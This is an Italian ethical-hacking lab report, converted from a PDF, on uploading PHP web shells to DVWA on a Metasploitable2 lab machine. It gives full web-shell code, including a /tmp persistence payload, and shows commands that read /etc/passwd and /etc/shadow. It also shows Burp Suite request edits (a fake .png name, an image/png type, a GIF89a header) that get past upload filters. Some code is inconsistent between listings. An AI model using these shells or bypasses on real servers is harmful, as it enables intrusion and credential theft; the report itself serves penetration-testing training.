1 GET /search?q=service+mysql+start&oq=service+mysql+start&gs_lcrp=EgZjaHJvbWUyBggAEUEYDIBCjQzNzMOOWowajCoAgCwAgA&sourceid=chrome&ie=UTF-8
```
- Selected Response:** Status 200 OK, content length 498721, MIME type HTML. The raw response shows the output of the 'whoami' command.

```
1 HTTP/2 200 OK
2 Date: Wed, 01 Oct 2025 17:21:15 GMT
3 Expires: -1
4 Cache-Control: private, max-age=0
5 Content-Type: text/html; charset=UTF-8
6 Strict-Transport-Security: max-age=31536000
7 Content-Security-Policy: object-src 'none';base-uri 'self';script-src 'nonce-rL3V9N-_roPsBa7DMM7bWQ' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http://report-uri https://csp.withgoogle.com/csp/gws/cdt1
8 Cross-Origin-Opener-Policy: same-origin-allow-popups; report-to="gws"
9 Report-To: {"group": "gws", "max_age": 2592000, "endpoints": [{"url": "https://csp.withgoogle.com/csp/report-to/gws/cdt1"}]}
10 Accept-Ch: Sec-CH-Prefers-Color-Scheme
11 Accept-Ch: Downlink
12 Accept-Ch: RTT
13 Accept-Ch: Sec-CH-UA-Form-Factors
14 Accept-Ch: Sec-CH-UA-Platform
15 Accept-Ch: Sec-CH-UA-Platform-Version
16 Accept-Ch: Sec-CH-UA-Full-Version
17 Accept-Ch: Sec-CH-UA-Arch
18 Accept-Ch: Sec-CH-UA-Model
19 Accept-Ch: Sec-CH-UA-Bitness
20 Accept-Ch: Sec-CH-UA-Full-Version-List
21 Accept-Ch: Sec-CH-UA-WoW64
22 Permissions-Policy: unload(){}
23 Server: gws
24 X-Xss-Protection: 0
25 X-Frame-Options: SAMEORIGIN
26 Set-Cookie: AEC=AaJma5vK6Wakm2snBo9MfxhCwF07C5FR0-1t97lSvsC8JY0a
```

Report Matteo Mattia Cyber Security & Ethical Hacking

- **Post** Esamino la richiesta POST utilizzata per caricare la shell new_shell.php su Metasploitable2.
- ◊ **Dettagli** Clicco sulla scheda "HTTP history" e filtro per la richiesta POST associata all'upload di new_shell.php (es. da Vulnerabilities > File Upload).
- ◊ **Spiegazione** Identifico la richiesta POST che ha caricato la shell sul server.

The screenshot shows the Burp Suite interface. The top navigation bar includes Burp, Project, Intruder, Repeater, View, Help, and the version Burp Suite Community Edition v2025.7.4 - Temporary Project. The main menu tabs are Dashboard, Target, **Proxy**, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, and Extensions. Below the tabs, there are sub-tabs: Intercept, HTTP history, WebSockets history, Match and replace, and Proxy settings. A toolbar below the tabs includes Intercept on (selected), Forward, Drop, and Open browser. The status bar indicates a Request to http://192.168.50.101:80. The main content area displays two captured requests in a table:

Time	Type	Direction	Method	URL	Status code
15:58:50...	HTTP	→ Request	GET	http://192.168.50.101/dwva/hackable/uploads/new_shell.php?cmd=whoami	
15:59:07...	HTTP	→ Request	POST	http://192.168.50.101/dwva/vulnerabilities/upload/	

The Request pane on the left shows the details of the POST request. It has tabs for Pretty, Raw, and Hex. The Pretty tab displays the following content:

```
1 POST /dwva/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 781
4 Cache-Control: max-age=0
5 Accept-Language: it
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
8 Origin: http://192.168.50.101
9 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryUBdh8KIJSKLdXiBh
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dwva/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=low; PHPSESSID=3e70f42056fece60a40a3fe7329560bb
14 Connection: keep-alive
15
16 ----WebKitFormBoundaryUBdh8KIJSKLdXiBh
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19
20 ----WebKitFormBoundaryUBdh8KIJSKLdXiBh
21 Content-Disposition: form-data; name="uploaded"; filename="new_shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 set_time_limit(0); // Nessun limite di tempo
26 if (!isset($_GET['cmd'])) {
27     $cmd = $_GET['cmd'];
28     $output = shell_exec($cmd); // Usa shell_exec per esecuzione diretta
29     if ($output === null) {
30         echo "Errore nell'esecuzione del comando\n";
31     }
32 }
```

The Inspector pane on the right provides detailed information about the request, including Request attributes (2), Request query parameters (0), Request body parameters (3), Request cookies (2), and Request headers (13). The content pane also shows the raw hex dump of the request.


10 Esplorazione della Macchina Target al Livello Low

- **Descrizione** Esploro Metasploitable 2 utilizzando la shell `new_shell.php` per raccogliere informazioni sensibili e analizzare la struttura del filesystem.

- ◊ **Azione 1** Nel browser, eseguo

`http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=ls -la /var/www`

- ◊ **Spiegazione** Elenca i contenuti della directory web `/var/www` con dettagli sui permessi.




Report Matteo Mattia Cyber Security & Ethical Hacking

◊ **Azioni 2** Eseguo

http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=cat%20/etc/passwd

◊ **Spiegazione** Recupera l'elenco degli utenti registrati su Metasploitable, inclusi root, msfadmin, e www-data.



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the 'Intercept' tab, there is a captured request from 'Damn Vulnerable Web App' to '192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=cat%20/etc/passwd'. The response content is displayed in the main pane:


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcpc:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534:/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false
```

Report Matteo Mattia Cyber Security & Ethical Hacking

◊ **Azioni 3** Eseguo

[http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=cat
/etc/shadow](http://192.168.50.101/dvwa/hackable/uploads/new_shell.php?cmd=cat%20/etc/shadow)

- ◊ **Spiegazione** Tenta di accedere al file `/etc/shadow`, che contiene gli hash delle password, ma l'errore indica che l'utente `www-data` (sotto cui gira Apache su Metasploitable) non ha i privilegi necessari per leggerlo. Questo è dovuto ai permessi restrittivi (di solito 640) applicati a `/etc/shadow`, accessibile solo a root, riflettendo una misura di sicurezza standard sui sistemi Unix-like. La shell `new_shell.php` utilizza `shell_exec()`, che fallisce quando il comando non può essere eseguito per mancanza di permessi, restituendo il messaggio di errore configurato.



- ◊ **Risultato** "L'esplorazione mostra 'ls -la /var/www' con 'html' e permessi, 'cat /etc/passwd' elenca utenti (es. msfadmin), 'cat /etc/shadow' restituisce 'Errore nell'esecuzione del comando' a causa di permessi insufficienti, confermando accesso limitato ma significativo su Metasploitable."

11 [Facoltativa] Ripetizione con una Shell Sofisticata

Descrizione Creo una shell PHP ultra-avanzata con funzionalità potenti e compatibili, come persistenza avanzata e gestione robusta dei comandi, per un controllo più sofisticato su Metasploitable2.

Comando nano ultra_shell.php

```
(M6D6R6㉿kali)-[~]$ nano ultra_shell.php
```

Dettaglio editor:

```
GNU nano 8.6          ultra_shell.php
<?php
set_time_limit(0); // Nessun limite di tempo
ignore_user_abort(true); // Continua se connessione persa
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    ob_start();
    passthru($cmd); // Output diretto e robusto
    $output = ob_get_clean();
    if ($output === false) {
        echo "Errore nell'esecuzione del comando\n";
    } else {
        echo htmlspecialchars($output) . "\n";
    }
} else {
    echo "Nessun comando specificato\n";
}
// Persistenza avanzata con loop e output
if (is_writable('/tmp')) {
    $persist_content = '<?php while(true) { ob_start(); passthru("whoami"); $out = ob_get_clean(); file_put_contents("/tmp/ultra.persist.php", $persist_content); }';
    file_put_contents('/tmp/ultra.persist.php', $persist_content);
}
?>
```

Spiegazione Shell “altamente sofisticata” con `passthru()` per output diretto, compatibile con PHP 5.2.4, e persistenza avanzata in `/tmp/ultra.persist.php` che logga “`whoami`” ogni 10 secondi in `/tmp/ultra_log.txt`, evita socket per stabilità e offre un controllo persistente.

Salvo con Ctrl+O, Enter, Ctrl+X

```
(M6D6R6㉿kali)-[~]$ nano ultra_shell.php
(M6D6R6㉿kali)-[~]$
```

Carico Shell con successo

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. Below it, a browser window displays the DVWA (Damn Vulnerable Web Application) 'File Upload' page at the URL `http://192.168.50.101/dvwa/vulnerabilities/upload/`. The page has a sidebar with various exploit categories like Brute Force, Command Execution, CSRF, etc., and a main area titled 'Vulnerability: File Upload'. It contains a form with a file input field labeled 'Choose an image to upload:' and a button 'Upload'. A message below the form says `.../../.hackable/uploads/ultra_shell.php successfully uploaded!`. A blue arrow points from the text 'Carico Shell con successo' to the 'Upload' button in the browser window.

11.1 Test del File Upload al Livello Medium

Descrizione Imposto il livello di sicurezza Medium su DVWA su Metasploitable2 e tento di caricare la shell `ultra_shell.php`, analizzando i filtri di sicurezza e provando a bypassarli con BurpSuite.

Azione 1 Vado a DVWA Security su `http://192.168.50.101/dvwa/` > Seleziono "Medium" dal menu a tendina > Clicco "Submit"

- ◊ **Dettagli:** Accedo alla pagina DVWA Security nel browser integrato di BurpSuite, cambio il livello a "Medium" e confermo.
- ◊ **Spiegazione:** Imposto un livello di sicurezza intermedio che attivo filtri base, come la verifica delle estensioni dei file (es. `.php`), per ostacolare l'upload di shell.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. Below the tabs, there are buttons for "Intercept off", "Forward", and "Drop". The main window displays the DVWA Security page. On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), PHP Info, About, and Logout. The main content area shows the DVWA logo and the title "DVWA Security". It indicates that the security level is currently "medium". A dropdown menu next to "medium" is set to "medium". Below this, there is a section titled "PHPIDS" with a note about PHPIDS being disabled and a link to enable it. At the bottom of the main content area, a message says "Security level set to medium". At the very bottom right, there is a footer bar with the text "Pagina corrente e numero di pagine".

Report Matteo Mattia Cyber Security & Ethical Hacking

Azione 2 Torno a Vulnerabilities > File Upload, seleziona `ultra_shell.php`, clicco Upload

- ◊ **Dettagli** Navigo a "Vulnerabilities > File Upload", clicca "Choose File", seleziona `ultra_shell.php` dal filesystem di Kali, clicca "Upload".
- ◊ **Spiegazione** Tento l'upload della shell, che fallisce a causa dei filtri MIME che bloccano estensioni come .php, generando "**Your image was not uploaded**" e gli avvisi "Cannot modify header information" per un output precoce in `medium.php`.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A request is being viewed for the URL `http://192.168.50.101/dvwa/vulnerabilities/upload/`. The response body contains the error message `Your image was not uploaded.`. The browser window shows the DVWA logo and the title "Vulnerability: File Upload". On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), and Upload. The "Upload" item is highlighted in green. The status bar at the bottom indicates "Lingua corrente:".

Azione 3 Intercetta la Richiesta

- ◊ Nel browser integrato di BurpSuite, vado a "Vulnerabilities > File Upload", seleziono ultra_shell.php, clicca "Upload".
- ◊ In BurpSuite (Proxy > Intercept), attendo che la richiesta POST venga intercettata.

○ Modifico la Richiesta

- ◊ Nella scheda "Raw" di BurpSuite, individuo la sezione del corpo multipart che inizia con:

The screenshot shows the Burp Suite interface with the "Interception" tab selected. A single request is listed in the timeline:

Time	Type	Direction	Method	URL
02:22:31...	HTTP	→ Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/

In the "Request" pane, the "Raw" tab is active, showing the raw HTTP request. The content includes a multipart form-data boundary and a file upload section. A blue box highlights the "Content-Disposition" header and its value "filename=ultra_shell.php".

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.50.101
Content-Length: 1182
Cache-Control: max-age=0
Accept-Language: it
Origin: http://192.168.50.101
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryP6UPA2nK6P20qDpD
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate, br
Cookie: security=medium; PHPSESSID=a9123562f9371f20ce04dfd3aa0b61c6
Connection: keep-alive
-----WebKitFormBoundaryP6UPA2nK6P20qDpD
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----WebKitFormBoundaryP6UPA2nK6P20qDpD
Content-Disposition: form-data; name="uploaded"; filename="ultra_shell.php"
Content-Type: application/x-php
<?php
set_time_limit(0); // Nessun limite di tempo
ignore_user_abort(true); // Continua se connessione persa
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    ob_start();
    passthru($cmd); // Output diretto e robusto
    $output = ob_get_clean();
    if ($output === false) {
        echo "Errore nell'esecuzione del comando\n";
    }
}
?>
```

Report Matteo Mattia Cyber Security & Ethical Hacking

○ Sostituisci con

The screenshot shows the Burp Suite interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. The status bar indicates 'Burp Suite Community Edition v2025.7.4 - Tempor'. The main menu tabs are 'Dashboard', 'Target', 'Proxy' (which is selected), 'Intruder', 'Repeater', 'Collaborator', 'Sequencer', 'Decoder', and 'Comparer'. Below the tabs are sub-options: 'Intercept' (selected), 'HTTP history', 'WebSockets history', 'Match and replace', and 'Proxy settings'. A toolbar below the tabs includes 'Interception' (disabled), 'Forward' (disabled), 'Drop' (disabled), and a dropdown menu set to 'Request to http://192.1.1.1'. A table below the toolbar shows a single row: Time (02:24:0...), Type (HTTP), Direction (→ Request), Method (POST), and URL (http://192.168.50.101/dvwa/vulnerabilities/upload/). The main content area is titled 'Request' and contains a code editor. The code is a PHP script with several lines highlighted in red, indicating they have been modified. A blue rectangular box highlights the line 'Content-Disposition: form-data; name="uploaded"; filename="ultra_shell.png"'. The code editor has tabs for 'Pretty', 'Raw' (which is selected), and 'Hex'. On the right side of the code editor, there are several vertical panels labeled 'Insp', 'Sel', 'Se', 'De', 'Req', 'Req', 'Req', and 'Req'.

```
Accept-Encoding: gzip, deflate, br
Cookie: security=medium; PHPSESSID=a9123562f9371f20ce04dfd3aa0b61c6
Connection: keep-alive
-----WebKitFormBoundary1ZBk5uSzaI7H8LgC
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----WebKitFormBoundaryVLNxOtizBSjaP288
Content-Disposition: form-data; name="uploaded"; filename="ultra_shell.png"
Content-Type: image/png

<?php
set_time_limit(0); // Nessun limite di tempo
ignore_user_abort(true); // Continua se connessione persa
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    ob_start();
    passthru($cmd); // Output diretto e robusto
    $output = ob_get_clean();
    if ($output === false) {
        echo "Errore nell'esecuzione del comando\n";
    } else {
        echo htmlspecialchars($output) . "\n";
    }
} else {
    echo "Nessun comando specificato\n";
}
// Persistenza avanzata con loop e output
if (is_writable('/tmp')) {
    $persist_content = '<?php while(true) { ob_start(); passthru("whoami"); $out = ob_get_clean(); file_put_contents("/tmp/ultra_log.txt", $out . "\n", FILE_APPEND); sleep(10); }';
    file_put_contents('/tmp/ultra_persist.php', $persist_content);
}
?>
```

○ Invia la Richiesta


- ◊ Clicco "Forward" in BurpSuite per inviare la richiesta modificata al server.

Report Matteo Mattia Cyber Security & Ethical Hacking

O Verifica

- ◊ Ricarica http://192.168.50.101/dvwa/hackable/uploads/ultra_shell.php?cmd=whoami
- ◊ Digito l'URL e premo Invio per verificare se la shell è stata caricata.

Spiegazione Controllo se la shell caricata con il bypass funziona, aspettandomi "www-data".



- ### O Risultato
- A livello Medium, l'upload iniziale fallisce per il filtro MIME con **Your image was not uploaded**, correggendo il **Bad Request** con intestazioni valide e modificando il nome file a **.png** e **Content-Type** a **image/png** in BurpSuite, **il bypass riesce**, e la **shell ultra_shell.php** (o **ultra_shell.png**) funziona, restituendo 'www-data'.

11.2 Test del File Upload al Livello High

Descrizione Imposto il livello di sicurezza High su DVWA su Metasploitable2 e tento di caricare la shell ultra_shell.php, analizzando i filtri avanzati (come getimagesize() e token CSRF) e bypassandoli con BurpSuite per risolvere l'errore "Your image was not uploaded"

Azione 1 Vado a DVWA Security su <http://192.168.50.101/dvwa/> > Seleziona "High" dal menu a tendina > Clicco "Submit".

- ◊ **Dettagli** Accedo alla pagina DVWA Security nel browser integrato di BurpSuite, cambio il livello a "High" e confermo.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the bottom right corner, the DVWA logo is visible. The main window displays the DVWA Security page. On the left, a sidebar lists various attack modules: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security (which is highlighted in green), and PHP Info. The DVWA Security section on the right shows the title 'DVWA Security' with a lock icon. Below it, the text 'Script Security' is displayed. A dropdown menu shows 'high' selected, with a 'Submit' button next to it. The text 'Security Level is currently **high**. You can set the security level to low, medium or high.' is present. Further down, it says 'The security level changes the vulnerability level of DVWA.' At the bottom of the DVWA section, there are links for '[Simulate attack]' and '[View IDS log]'. The Burp Suite status bar at the top right indicates 'Burp Suite Community Edition v2025.7.4 - Temporary Project'.

Report Matteo Mattia Cyber Security & Ethical Hacking

- ◊ **Spiegazione** Imposto il livello di sicurezza più alto, attivando filtri avanzati come getimagesize() (verifica che il file sia un'immagine) e un token CSRF (previene manipolazioni), causando "Your image was not uploaded" quando si tenta di caricare un file PHP.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request from the 'Damn Vulnerable Web Application' (DVWA) is being viewed. The URL is 192.168.50.101/dvwa/vulnerabilities/upload/. The page displays a sidebar with various attack options: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), and Upload. The 'Upload' option is highlighted in green. The main content area shows a form for uploading an image with a 'Choose File' button and an 'Upload' button. Below the form, a red message states 'Your image was not uploaded.'

Report Matteo Mattia Cyber Security & Ethical Hacking

- **Descrizione** Intercetto la richiesta POST in BurpSuite, modifco a GIF89a + PHP, clicco Forward

Azione2 In BurpSuite (Proxy > Intercept), attivo l'intercettazione se non già attiva, attendo la richiesta POST quando clicco "Upload", e modifico:

- ◊ Aggiungo GIF89a all'inizio del corpo del file (prima del codice PHP) nella sezione multipart/form-data.
- ◊ Mantengo il token CSRF invariato
- ◊ Clicco "Forward" per inviare la richiesta modificata al server

Intercettazione POST Originale

The screenshot shows the Burp Suite interface. The top navigation bar includes Burp, Project, Intruder, Repeater, View, and Help. The version is Burp Suite Community Edition v2025.7.4 - Ter. Below the navigation is a toolbar with Dashboard, Target, Proxy (which is red underlined), Intruder, Repeater, Collaborator, Sequencer, Decoder, and Compa. Under the Proxy tab, Intercept is red underlined, followed by HTTP history, WebSockets history, Match and replace, and Proxy settings. Below the toolbar, there are buttons for Intercept (blue), Forward (orange), Drop (grey), and a dropdown menu. To the right, it says Request to http://1. The main area has a table header for Time, Type, Direction, Method, and URL. A single row is selected: 03:13:57... HTTP → Request POST http://192.168.50.101/dvwa/vulnerabilities/upload/. The Request pane below shows the raw HTTP message. The Headers section (Pretty tab selected) contains:

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 1182
4 Cache-Control: max-age=0
5 Accept-Language: it
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/139.0.0.0 Safari/537.36
8 Origin: http://192.168.50.101
9 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryfPNLK7tZaF6mfebl
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
    /*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=a9123562f9371f20ce04dfd3aa0b61c6
14 Connection: keep-alive
15
16 ----WebKitFormBoundaryfPNLK7tZaF6mfebl
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ----WebKitFormBoundaryfPNLK7tZaF6mfebl
21 Content-Disposition: form-data; name="uploaded"; filename="ultra_shell.php"
22 Content-Type: application/x-php
23
24 <?php
25 set_time_limit(0); // Nessun limite di tempo
26 ignore_user_abort(true); // Continua se connessione persa
27 if (isset($_GET['cmd'])) {
28     $cmd = $_GET['cmd'];
29     ob_start();
30     passthru($cmd); // Output diretto e robusto
31     ob_end_clean();
32 }
```

Report Matteo Mattia Cyber Security & Ethical Hacking

Intercettazione POST Modificata

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A single request is listed in the history:

Time	Type	Direction	Method	URL
03:10:2...	HTTP	→ Request	POST	http://192.168.50.101/dvwa/vulnerabilities/upload/

In the 'Request' section, the raw POST data is displayed:

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
